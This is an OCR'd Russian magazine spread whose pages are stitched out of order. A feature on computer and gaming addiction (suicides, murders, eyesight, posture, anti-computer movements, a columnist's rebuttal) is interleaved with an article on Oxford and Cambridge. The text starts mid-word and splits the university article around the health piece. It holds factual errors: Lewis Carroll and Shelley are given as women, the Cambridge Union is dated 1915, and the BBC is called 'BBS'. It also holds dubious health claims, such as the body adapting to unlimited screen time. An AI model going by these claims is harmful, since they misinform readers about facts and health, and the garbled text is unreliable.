нов занимается «Комитет Синих», в который входят капитаны команд основных видов спорта. Для студентов настолько важно участие и победа в соревнованиях Оксфорд-Кембридж, что некоторые даже готовы пожертвовать Олимпиадой, как, например, гребец Уэйн Поммен в 2004 году.
Другим, не менее серьезным противостоянием, является борьба за репутацию «самого престижного». Споры и дискуссии на этот счет не умолкают ни на день последние несколько веков. Оксфорд является любимчиком британской прессы, о нем пишут часто и много. В то же время в международном рейтинге университетов Кембридж стоит на втором месте после Гарварда, в то время как Оксфорд — на десятом.
На форумах все сходятся во мнении, что тем, кто хочет изучать точные науки (физика, математика), лучшим выбором будет Кембридж. У него выше финансирование научных исследований — это лучшее условия для будущих ученых. К тому же город Кембридж густо населен IT-компаниями, что позволит выпускнику легко найти высокооплачиваемую работу. Для тех, кто предпочитает гуманитарные науки, более удачным выбором будет Оксфорд. Хотя бы потому, что этот университет дал миру больше писателей, поэтов и литераторов, чем любой другой.
Как бы там ни было, оба вуза являются на одном уровне престижа в глазах работодателей, и окончание любого из них дает путевку в интересную жизнь







092

Смерть во имя сети

КОМПЬЮТЕР ЧЕЛОВЕКУ — ДРУГ. А ХАКЕРУ — ПОМОЩНИК, НЕЗАМЕНИМЫЙ ИНСТРУМЕНТ, И ВООБЩЕ, ЕГО ВТОРОЕ «Я». НО ПРОСИЖИВАЯ ЗА КОМПОМ СУТКИ НАПРОЛЕТ, МНОГИЕ ДАЖЕ НЕ ПОДОЗРЕВАЮТ, ЧЕМ ЭТО МОЖЕТ БЫТЬ ЧРЕВАТО. О ВОЗМОЖНЫХ ПОСЛЕДСТВИЯХ ДОЛГИХ КОМПЬЮТЕРНЫХ МАРАФОНОВ МЫ СЕГОДНЯ И ПОГОВОРИМ | Илья Александров (ilya_al@rambler.ru)


Куда уходят молодые годы?

[жертвы компьютеров] Не спеши переворачивать страницу, ворча о том, что «бабушкиных сказок» о вреде ПК ты можешь наслушаться и от папы с мамой. Потому что именно так думал Шон Вулли — американский парень, работавший в пиццерии, отличавшийся большой застенчивостью и страстной любовью к онлайновой игре EverQuest. Настолько страстной, что сначала Вулли забил на учебу, все свободное от работы время отдавая игре, а потом и пиццерию забросил. Играл он безотрывно с перерывом на сон и еду, а чтобы иметь возможность оплачивать игровое время (стоило это порядка 60 баксов в месяц), продавал из дома вещи и даже украл у матери кредитную карточку. Родительнице все это надоело до такой степени, что она выгнала несчастного геймера из дома, в надежде, что тот найдет себе работу и вернется в нормальный мир. Социальная служба устроила Шона работать носильщиком, предоставила комнату, жизнь постепенно стала налаживаться. Но как только Вулли скопил денег на подержанный компьютер, он вновь влился в онлайновый мир от Sony. Как потом оказалось, в последний раз Шон играл 8 дней подряд, а на день Благодарения мать обнаружила труп сына возле компьютерного стола. Рядом валялась винтовка 22-го калибра, посредством которой игроман отправил себя на тот свет. Психоаналитики уверили, что самоубийство произошло в результате нервного срыва — парень несколько суток находится в напряженном состоянии под воздействием событий в EverQuest, вдобавок почти ничего не ел и фактически не спал.

[зрение]

Больше всего при работе за PC страдает твое зрение. Тебе наверняка знакомы следующие симптомы: рези, жжения в глазах, затуманивание зрения, боль при движении глаз. Это так называемый «компьютерно-зрительный синдром». Он вызван тем, что изображение на экране монитора сильно отличается от естественного, оно по-другому светится, у него не такая, как у реальных объектов, резкость, находится на непривычном расстоянии. К тому же рабочее место обычно неправильно оборудовано и имеет недостаток освещения. При наборе текста глаза страдают оттого, что должны постоянно «перескакивать» с клавиатуры на экран, что влечет дополнительную нагрузку. Когда ты работаешь за компьютером, у глаза нет естественных фаз отдыха, он все время находится в напряжении. Ты можешь привести в пример телевизор, но при просмотре ТВ тебе не нужно напрягаться, разглядывая, какие там сережки у ведущей и какого цвета часы у героя фильма.

К чему это ведет? Сначала — просто дискомфорт, боль в глазах. Потом — близо-



рукость. Причем при постоянной работе за компьютером (каждый день не менее двух часов), близорукость прогрессирует по диоптрии в год! И это не заявления антиглобалистов, а факт, который подтвердит любой офтальматолог (исходя из этого факта, я должен был ослепнуть пару лет назад — прим. mindw0rk).

[монитор]

Нормальный ЖК монитор с диагональю, как минимум, 17 дюймов практически мастхэв. ЭЛТ-моники дают излучение, мерцают, да и картинка в них менее качественная. Пересев на ЖК ты сразу почувствуешь разницу, так как глаза будут уставать намного меньше.
Если ты по каким-то причинам остаешься поклонником ЭЛТ — выбери себе дорогую модель от серьезного производителя, соответствующую стандартам TCO`03. Твои глаза должны находится от монитора на расстоянии вытянутой руки — около 50—70 сантиметров. Освещение должно быть достаточно сильным, лампы расположи так, чтобы свет падал с левой стороны. Старайся работать с нормальными шрифтами, приятной цветовой гаммой, не используй разрешения типа 1600x1200 — оно годится разве что для профессиональных дизайнеров. Уровень глаз должен приходиться на центр или 2/3 от высоты дисплея, и, конечно, желательно периодически делать перерыв.

[сколиоз]

Многие компьютерщики страдают искривлением осанки, и что куда опасней — сколиозом. А ведь с детства нам твердят — сиди за столом ровно! И это тот случай, когда папы-мамы-бабушки правы... При длительном сидение за компом происходит сдавливание грудной клетки. Легкие не могут работать полноценно, следовательно, клетки организма не получают необходимого кислорода. Отсюда головные боли, бледность лица и болезни, связанные с дыхательной системой. Поэтому позаботься о покупке нормального кресла и стола под рабочее место. Сходи в аптеку и накупи себе витаминов группы B — твоему мозгу это необходимо (не факт — прим. Лозовского). Если ты заядлый оверклокер, то твоя машина ревет, как взлетающий вертолет, а постоянный шум чреват нервными расстройствами. Вообще, используй свое время рационально. Не торчи за компом просто так: от многочасового сидения в IRC и гамания в World of Warcraft толку немного (зато сколько удовольствия! — прим. mindw0rk). Если будешь выполнять все эти советы и рекомендации, то не будешь в расцвете лет ходить в толстенных очках, с кривой осанкой и расшатанными нервами. Да, забыл сказать, что от малоподвижности может начаться развиваться простатит. Тебе нужна импотенция в 20 лет?
На вере юзеров нередко пытаются заработать мошенники. Вспомнить только тюменского экстрасенса, который «разработал» устройство, позволяющее полностью избежать воздействие компьютера на психику человека. Устройство называется биоактиватор. Как говорит создатель, достаточно прикладывать карточку ко лбу через каждый час работы, и она «вернет в норму все функции головного мозга и восполнит кислородное голодание мозга от компьютерного излучения». Так сказать, аккумулятор биологической энергии, который продавался очень успешно.



Житель Гонконга, семнадцатилетний Ли Пу Сан, онлайновым MMORPG предпочитал Diablo 2. С ним произошел случай очень, похожий на первый, — подросток все свободное время проводил за игрушкой, спал не более 2-х часов в сутки, и, в конце концов, его нашли около работающего PC в бессознательном состоянии. Изо рта и ушей геймера шла кровь, он скончался по пути в больницу. Причина смерти — стресс и общее переутомление.
Это еще что — из-за фанатизма к компьютерам некоторые не только гибнут сами, но и других убивают. Китаец Ку Чэнвей и его друг Жу Каоюань в одной популярной MMORPG выиграли на двоих виртуальный меч. Поклонники *combats.ru* знают, что виртуальное оружие можно толкнуть за вполне реальные бабки. Этим и воспользовался Жу, продавший меч на аукционе за 900$. Чэнвей, узнавший об этом, подал на приятеля в суд, но там его заявление, понятное дело, отклонили. Тогда Чэнвей решил сам расправиться с обидчиком, и, явившись к нему домой, всадил в грудь нож. Каюаню пытался убедить друга, что все деньги он вернет, но того это не остановило. На суде убийца не стал отрицать своей вины, и, зная китайские законы, догадаться о мере наказания не составляет большого труда.
В свое время на мировых новостных ресурсах долго мусолили историю о двух подростках, расстрелявших в одной из американских школ учи-





World of Warcraft — самая популярная MMORPG на сегодняшний день

один из пейзажей знаменитой WoW



тот самый Шон Вулли

теля и 12 одноклассников. Якобы до этого они переиграли в дум и обещали устроить нечто подобное в реальности. У мирового сообщества этот инцидент вызвал шок и кучу жарких дискуссий о необходимости ограничить уровень насилия в играх.

Не только у американцев и азиатов едет башня после многочасовых баталий в Сети. В Тюмени семнадцатилетний парень забил своих родителей до смерти из-за того, что они не пускали его в компьютерный клуб. А в Екатеринбурге двенадцатилетний мальчик скончался от обширного инсульта после относительно небольшого (12 часов) геймерского марафона. Во время игры ему стало плохо, закружилась голова, но он был так увлечен, что оторвался от компа лишь когда его скрутил сильнейший эпилептический припадок.

Что ж, думаю, примеров хватит. Причин, по которым юзер превращается из «человека разумного» в «человека играющего», может быть несколько. Это и неустроенность в жизни — в Сети ты богат, у тебя большие мышцы, несколько жизней, тебя боятся ведьмы, монстры и другие игроки. На время ты забываешь о реальных неприятностях и повседневных заботах. Кому-то не хватает эмоций в реальной жизни, обычно игроманы — закомплексованные, малообщительные люди.

Человек становится геймером постепенно. Сначала пробует «погаматься» от нечего делать или по совету друзей, со временем втягивается, и повседневные дела отходят на задний план. Находясь в реале, он рвется вернуться в мир шейдерного неба и интерактивных соседей. В конце он становится бледным молодым человеком с красными глазами, сидящим круглосуточно за компьютером и говорящим только о драконах или эпических доспехах. Грань, когда игры для забавы, позволяющие скоротать пару часиков после работы, становятся твоей новой жизнью, очень трудно уловить. Напрашивается связь между любителями одноруких бандитов и футбольных тотализаторов. Но если они теряют лишь деньги, ты можешь лишиться здоровья, а то и жизни.

[антикомпьютерные движения] Для того чтобы уберечь людей от компьютерной зависимости, в некоторых странах вводятся ограничения на пользованием компьютером. Например, в Китае несовершеннолетним запрещено посещать интернет-кафе. Также подобные заведения запрещено размещать возле школ, а при работе в Сети нельзя заходить на сайты порнографической, азартно-игровой и политически «нехорошей» направленности. За нарушение любого из этих условий предусмотрен штраф в 1800 долларов, что для Китая огромные деньги. Также в самой многочисленной стране собираются внедрить программы, которые будут контролировать время, проведенное за онлайновой игрой, и отрубать пользователя от Сети, если тот слишком увлечется. Я, правда, не совсем понимаю, как заставить сотни миллионов китайских юзеров установить эти утилиты, но, думаю, правительство разберется.


Во многих странах запрещают жестокие стрелялки. В Германии, например, запретили ввоз игр Return to castle Wolfenstein и Unreal Tournament. А Postal 2 был запрещен везде, где только можно.

В Белгородской области по распоряжению губернатора принят закон о запрещении «распространения любых видов продукции, пропагандирующих насилие, агрессию и антиобщественное поведение». Естественно, что наши любимые 3D-шутеры попадают в эту категорию. Впрочем, чтобы заставить пиратов не продавать экшены, надо искоренить само пиратство, а это в наших условиях невозможно (и, честно говоря, слава Богу). А вот в компьютерных клубах молодежь еще долго не поиграет в Counter-Strike.

В мире существуют даже целые антикомпьютерные движения, активистами которых обычно становятся родители детишек, сутками просиживающих за компом. В США и Китае проходили демонстрации с требованием принять меры против компьютерной лихорадки. Какие нормы активисты не уточнили, но результат потребовали однозначный — не дать детям утонуть в океане Интернета.

Из русских движений вспоминается СИТЕ. Была такая тусовка людей, которая продвигала в массы идеологию «ПК — сатанинское зло». Лидером движения был Александр Гагин, которого однажды пригласили на телепередачу «Национальный интерес» и он перед миллионами телезрителей разнес топором 386-ой писюк. Но если верить *www.echonet.ru*, Гагиным являлся никто иной, как Иван Паровозов — один из крупнейших сетевых деятелей рунета, а само движение СИТЕ — не что иное, как стеб. Расправившись прилюдно с «порождением зла», Гагин-Паравозов вернулся домой и стал сочинять очередной обзор, посвященный сетевой жизни.

игра, запрещенная во многих странах мира




НЕ ОГРАНИЧИВАЙ
СЕБЯ
Играй просто!
GamePost
ПОЛУЧИ
МАКСИМУМ
УДОВОЛЬСТВИЯ
ИСПОЛЬЗУЯ ДОПОЛНИТЕЛЬНЫЕ АКССЕСУАРЫ
Монитор Shuttle XP17SG
$675.99
Наушники Sennheiser RS 110-8
$79.99
Колонки M-Audio Studiophile LX4 2.1 System
$339.99
Шлем i-O Display Systems i-glasses PC
$1099.99
Корпус Shuttle SB83G5C
$485.99
Pinnacle Systems Studio 9 Plus RUS
$99.99



Вредно.ру — тут объяснят, почему нельзя сидеть сутками за компом

не доводи себя до такого

в виртуальности ты можешь стать настоящим героем

[можно ли считать меня нормальным?] Приветствую, Амиго! Это майндворк. Я смотрю, мой коллега тебя совсем запугал своими страшилками про навеки искалеченных юзеров, едва севших за компьютер. Хочу рассмотреть этот вопрос с другой стороны. Меня, пожалуй, смело можно отнести к тем самым жертвам компьютерной революции, так как за компом я часто провожу больше времени, чем на свежем воздухе. Это не значит, что у меня пудовые очки и 300 кило живого весу, да и длительное воздержание от компов я переживаю вполне свободно, если есть чем заняться. Но круглосуточные сетевые марафоны мне не в диковинку.

В одном научном журнале я читал интервью с психологом, который говорил, что основная проблема хардкорных компьютерщиков — «отсутствие нормального человеческого общения». Но ведь основная задача общения — обмен информации, и неважно, передаешь ты эту информацию голосом или по Сети. Для многих общаться в Сети намного проще, да и найти себе собеседника по душе несложно.

Что касается эмоций, то многие цепляются за виртуальный мир именно потому, что он способен дать им больше эмоций, чем мир реальный. Взять тот же World of Warcraft, в который сам я играю уже почти год. Я прекрасно помню яркие моменты из риаллайфа, которые меня будоражили, но ни один из таких моментов не сравнится с чувством, когда после нескольких недель совместных со своей гильдией отчаянных попыток убить сложного босса, у вас, наконец, это получается. Или когда ты принимаешь участие в масштабной битве и чувствуешь себя частью истории, пусть даже виртуальной. Конечно, можно пойти на войну и узнать, что это такое на самом деле, но я не думаю, что там ты получишь позитивные эмоции.



Что бы там ни говорили исследователи, но люди предпочитают виртуальный мир реальному, потому что он интереснее. MMORPG с каждым годом становятся все сложнее и масштабнее, возможности их растут, и если раньше ты мог только тупо мочить монстров, то теперь ты можешь по-настоящему жить в таком мире, и всегда найдешь чем там заняться. Онлайновые игры постоянно развиваются, выпускаются патчи, аддоны, которые подогревают интерес. Ты все время открываешь для себя что-то новое, и стремление открыть что-то еще «подстегивает» тебя играть дальше и дальше. Со временем ты привыкаешь к виртуальному миру, начинаешь считать его своей неотъемлемой частью. Во многом тому виной — люди, с которыми ты успел познакомиться, подружиться, с которыми прошел огонь, воду и медные трубы. Бросить игру — значит никогда их больше не увидеть.

Вспомни Сайфера из фильма «Матрица», как он сидел и размышлял, что лучше — печальная действительность или сладкий мир грез. Так и здесь. С одной стороны, учеба/работа, которые тебе наскучили, люди, тебе не интересные, но с которыми приходится общаться, обязанности, которые вопреки своему желанию приходится исполнять. С другой — мир, который дает тебе свободу от всего этого. О том, что виртуальные миры реальным предпочитают исключительно закомплексованные подростки, у которых ничего нет в реале, говорят обычно те, кто понятия об этом не имеет. Для успешных людей, независимо от возраста и пола, виртуальный мир представляет такой же соблазн, как и для всех остальных. Нужно только открыть в нее дверь.


Конечно, для реальной жизни последствия виртуальной страсти могут быть печальными. Среди моих знакомых по WoW есть люди, которые за год из-за увлечения игрой успели разойтись с женой/девушкой, бросить работу/учебу, которые не выходили из дома неделями. Но я уверен, когда они в игре, они забывают обо всем. Помнится, кто-то писал: «В целом неважно, как ты живешь, главное, чтобы ты получал фан». Насчет угрозы здоровья у меня есть свое мнение. Мне кажется, что организм человека — это машина, которая умеет привыкать ко всему. И чем дольше ты работаешь за компьютером, тем свободнее ты чувствуешь себя в его обществе. У людей, которые редко юзают PC, от двухчасового сидения за ним начинают болеть и слезиться глаза. Хардкорный компьютерщик может просидеть за компьютером трое суток (с перерывом на сон) и чувствовать себя превосходно.

В будущем виртуальный синдром примет совсем другие масштабы. Только в World of Warcraft сейчас играет более 5 миллионов людей, и это лишь один из сотен онлайновых миров. MMORPG — достаточно молодой жанр и находится на ранней стадии своего развития. Чем дальше и чем реальнее будут интерактивные миры, тем больше людей будут уходить в них с головой. Через лет 20 нас ждет такой же бум MMORPG, как сейчас — Интернета. И мало кому удастся избежать искушения почувствовать себя частью совсем другой истории





которых важные вопросы решаются совместно преподавателями и уполномоченными студентами. Также многие выпускники и учащиеся старших курсов принимают участие в обучении «молодых». Законодательным центром университета является Сенат, куда входят все академики, преподающие в Оксфорде.
Год обучения в университете разделен на три семестра по 8 недель каждый: первый длится с октября по декабрь, второй — с января по март, третий — с апреля по июнь. Программа каждого семестра очень интенсивная и рассчитана на то, что в перерывах между ними студенты будут тщательно готовиться к следующему. При поступлении можно выбрать любой из 50 курсов. Здесь есть как обычные курсы: медицина, химия, история искусств, компьютерная наука, так и узкоспециализированные: философия и теология, экспериментальная психология, археология и антропология. Помимо курса поступающие могут выбрать кампус, в котором будут «жить». На процесс обучения это не влияет — кампусы отличаются интерьерами (понятно, что кампус, построенный 500 лет назад не похож на тот, что построили недавно) и «жильцами». Чтобы упростить общение студентам, многие кампусы разделены. Например, для зарубежных студентов имеется свое здание, для выпускников известных британских колледжей — свое.
Пару сотен лет назад, плата за обучение в Оксфорде была недоступной, если только ты не закончил престижную школу или колледж. Единственным вариантом для бедняков, мечтающих все-таки пройти обучение, было оказаться в услужении студентов старших курсов и таким образом получить доступ к учебникам и лекциям. Сейчас, после введения разных грантов, плата за обучение в Оксфорде зависит от заслуг и способностей студента, а также от дохода его семьи. Перед поступлением с каждым человеком проводится длительное собеседование, включающее тесты и интервью. Там у ребят есть возможность продемонстрировать свои знания, показать свои работы, убедить преподавателей в своей гениальности. Самым одаренным студентам гарантировано место, даже если они не могут в полной мере оплачивать обучение. Также из-за большого количества поступающих, руководство университетов Оксфорда и Кембриджа ограничило подачу заявок в оба эти вуза. В течение года ты можешь попытаться поступить лишь в один из них. Проще всего, конечно, выпускникам колледжей, где заранее готовят к вступительным экзаменам. Примерно половина студентов университета Оксфорда состоит именно из таких, как их называют, «эрудитов». Некоторые даже проходят дополнительный год обучения, чтобы иметь больше шансов на вступительных тестах.
Учащиеся Оксфорда всегда уделяли большое внимание социальным занятиям: спорту, музыке, искусству. На территории университета существует огромное количество клубов по интересам, спортивных секций (только их более 70), кружков. Есть студенческая радиостанции и пресс-центр, в котором публикуются местные газеты.
Выпускниками университета Оксфорда были многие известные личности, в том числе 12 королей, 47 нобелевских лауреатов, 28 президентов, более 50 премьер-министров, 86 архиепископов, руководители крупнейших компаний мира. Если говорить о конкретных именах, можно привести в пример создателя www Тима Бернерса-Ли, актера Хью Гранта, писательницу Льюис Кэрролл, поэтессу Перси Шелли и многих других. Список знаменитостей, окончивших Оксфорд, бережно ведется на его официальном сайте и является гордостью университета.
В городе Оксфорд — помимо основного университета — существуют другие учебные заведения. Вторым по значимости является Оксфордский университет Брукса, прозванный «политехом». Требования для поступления там попроще да и учебная программа не такая интенсивная. Остальные институты менее известны и не имеют отношения к двум этим вузам, но пользуются популярностью, так как их выпускникам разрешается говорить работодателям об окончании Оксфордского университета.











вот в таких кампусах живут студенты Оксфорда ↑
город Оксфорд ↑
Выпускник Оксфорда и создатель World Wide Web Тим Бернерс-Ли ↓
майский бал ↓

[Университет Кембриджа] Университет Кембриджа — второй старейший вуз Великобритании. Как уже было сказано, основателями его стали преподаватели из Оксфорда, а первый кампус под названием Петерхауз был построен в 1284 году епископом Хьюх Бэлшамом. Расширение университета и возведение новых кампусов с тех пор происходило постоянно вплоть до наших дней.
В Средние века студенты Кембриджа должны были молиться за души основателей их университета. Это была даже не традиция, а негласный закон, поэтому вуз причисляли к аббатству, а учащихся в нем — к священнослужителям. После того как король Генри VIII распустил факультет церковного права, строгие церковные обычаи прекратились, и фокус университета сменился в сторону более житейских наук: математики, физики, литературы. Как и во многих других английских институтах, в Кембридже долгое время обучались исключительно юноши. Только в 1869 году на его территории построили первый кампус для девушек, но понадобилось еще почти 100 лет, чтобы они смогли называть себя полноправными студентками.
Несколько веков в Кембридже могли учиться преимущественно дети богачей и чиновников. На вступительных экзаменах требовались знания, которые давали в высокооплачиваемых школах и колледжах. Те, кто учился в обычной школе, вынуждены были искать институт попроще. Систему приема в университет Кембриджа изменили только в 1960 году, и теперь не обязательно знать латынь или другие экзотические предметы, чтобы попасть в ряды студентов. На территории Кембриджского студенческого городка находится 31 кампус, в каждом из которых свои правила приема. В одних принимают только выпускников определенных школ, в других —



Cambridge university

спортивная команда «Синих» из Кембриджа ←
здание Сената (слева) и университетская церковь (справа) в центре Кембриджа →
старейший кампус Кембриджа «Королевский» →
старая картинка дебатов в Объединенном Союзе Кембриджа ↓

только аспирантов, в трех кампусах принимают исключительно девушек. Количество курсов в Кембридже на 20 меньше, чем в Оксфорде, охватывают они основные области знаний. Но есть и экзотика. Например, курс под длинным названием: «англо-саксонская, скандинавская и кельтская история». Или «ветеринарная медицина».
Университет Кембриджа имеет репутацию одного из лучших вузов в мире, где изучают науку и технологии. Особенно прославился в этом плане четырехлетний математический курс Part III, который настолько сложный, насколько и престижный. Даже для самых одаренных выпускников колледжа, закончивших его с отличием и серьезно увлекающихся математикой, Part III становится серьезным испытанием. Британские компании знают об этом, поэтому прохождение курса в их глазах приравнивается к получению высокой степени в одном из других вузов. Университет также стал излюбленным местом для чтения лекций профессорами и исследователями со всех концов Европы. Некоторых приглашают, многие приезжают сами. Темы лекций могут быть самыми разными, объединяет их, как правило, полный зал слушателей.
В университете Кембриджа существует не меньше сотни студенческих организаций. Крупнейшей из них и одной из старейших студенческих организаций в мире является Объединенный Союз Кембриджа. Основан он был в феврале 1915 года как небольшой клуб для общения, но быстро превратился во влиятельную организацию, куда входили самые уважаемые жители Кембриджа и где обсуждались все горячие вопросы. Сейчас Союз имеет четкую структуру, руководство во главе с президентом и играет большую роль в жизни университета. А дебаты, проходящие внутри, часто заслуживают внимание ведущих газет и журналов мира.
Другая интересная студенческая организация — «Апостолы Кембриджа». Это закрытый и даже секретный интеллектуальный клуб, который якобы состоит из 12 умнейших студентов университета. Встречи этого клуба проходят по субботним вечерам, в это время один из участников читает подготовленную речь на произвольную тему, которая позже обсуждается всеми. К потенциальным членам клуба, которых «апостолы» называют «эмбрионами», долго присматриваются, и в конце концов приглашают на специальную вечеринку. Там уже решается, достойны ли они зачисления.
На территории вуза проходит много интересных мероприятий, инициаторами которых становятся сами студенты. Например, традиционный Майский бал, временем проведения которого является июнь (в мае идет учеба). Начинается он в 9 вечера и длится до самого утра. Студенты и студентки, одетые в костюмы и вечерние платья, собираются в саду, по-светски общаются, катаются на гондолах. Билет, кстати, стоит недешево — от 80 до 160 фунтов. Подобные тусовки проходят круглый год и далеко не всегда имеют такой формальный характер. Некоторые больше напоминают опен-эйр с электронной музыкой и пивом.
Университет Кембриджа имеет хорошие отношения с легендарным МТИ и тесно связан с ведущими компаниями Великобритании, работающими в сфере IT. На территории города есть большой район, прозванный по аналогии с Кремниевой долиной, — Кремниевое болото (Silicon Fen). Многие двигатели хай-тека имеют там свои офисы и лаборатории, поэтому это место считают одним из самых важных технологических центров Европы. Разработки, которые ведутся на территории «болота» настолько важны, что щедро финансируются такими монстрами, как Microsoft и Intel.
[Легенды и традиции] История двух старейших вузов мира полна событий как забавных, так и драматических. Одним из самых известных эпизодов истории Оксфорда стало побоище, которое произошло с 10 по 12 февраля 1355 года. Все началось со спора в городской таверне между горожанами и двумя студентами, которые разошлись во мнениях о качестве местного пива. Словесная перепалка вскоре переросла в драку. Инцидент после этого не закончился: собрав товарищей и вооружившись всем, что под руку подвернулось, студенты отправились на следующий день в город искать виновных. Горожане были готовы дать отпор, кровавая резня продолжалась два дня и закончилась смертью 63 студентов и более 30 горожан. С тех пор 10 февраля в Оксфорде ежегодно проводился марш в память о погибших, а руководство города традиционно платило штраф в 1 пенни за каждого из 63 убитых студентов. Закончилась эта традиция в 1825 году отказом нового мэра принимать в ней участие.
Среди главных достопримечательностей Кембриджа является математический мост. По легенде его построил Исаак Ньютон, причем соорудил таким образом, что он мог держаться безо всяких болтов и шурупов. Впоследствии оказалось, что это не так — мост возвели 22 года спустя после смерти ученого. Держался он тогда на железных закрепках, которые были практически не видны со стороны, и только позже реставрирован с использованием современных материалов. Но история о мосте, который построил сам Ньютон, до сих пор жива и переходит из уст в уста.
Другой легендой Кембриджа, на этот раз правдивой, является история с деревянными ложками. До 1909 года ими награждали студентов, которые набирали минимальный бал на выпускном экзамене по математике. Последняя ложка досталась некоему Катбергу Лэмпраеру, любившему водную греблю намного больше уравнений. Приз был более метра в длину, а рукоятка выполнена в форме весла. Забавная традиция прекратилась после того, как результаты экзаменов стали публиковаться в алфавитном порядке вместо списка «от лучшего к худшему», что усложняло определение победителя.
А в канун Рождества телеканал BBS ежегодно передает из Кембриджа «Фестиваль девяти уроков и песен», который для христиан стал чем-то вроде «Голубого огонька» под Новый Год в России. Эта традиция началась в 1928 году с выступления группы учеников под предводительством Эрика Милнера-Вайта, исполнивших церковную службу в честь Рождества Христова. И продолжается до сих пор.

[Многовековое противостояние] На протяжении нескольких веков между двумя университетами происходит яростное соперничество. В первую очередь это касается спорта, которому студенты обоих вузов уделяют много свободного времени. Ежегодные соревнования проводятся по водной гребле, регби, футболу, баскетболу, крикету, боксу, шахматам…
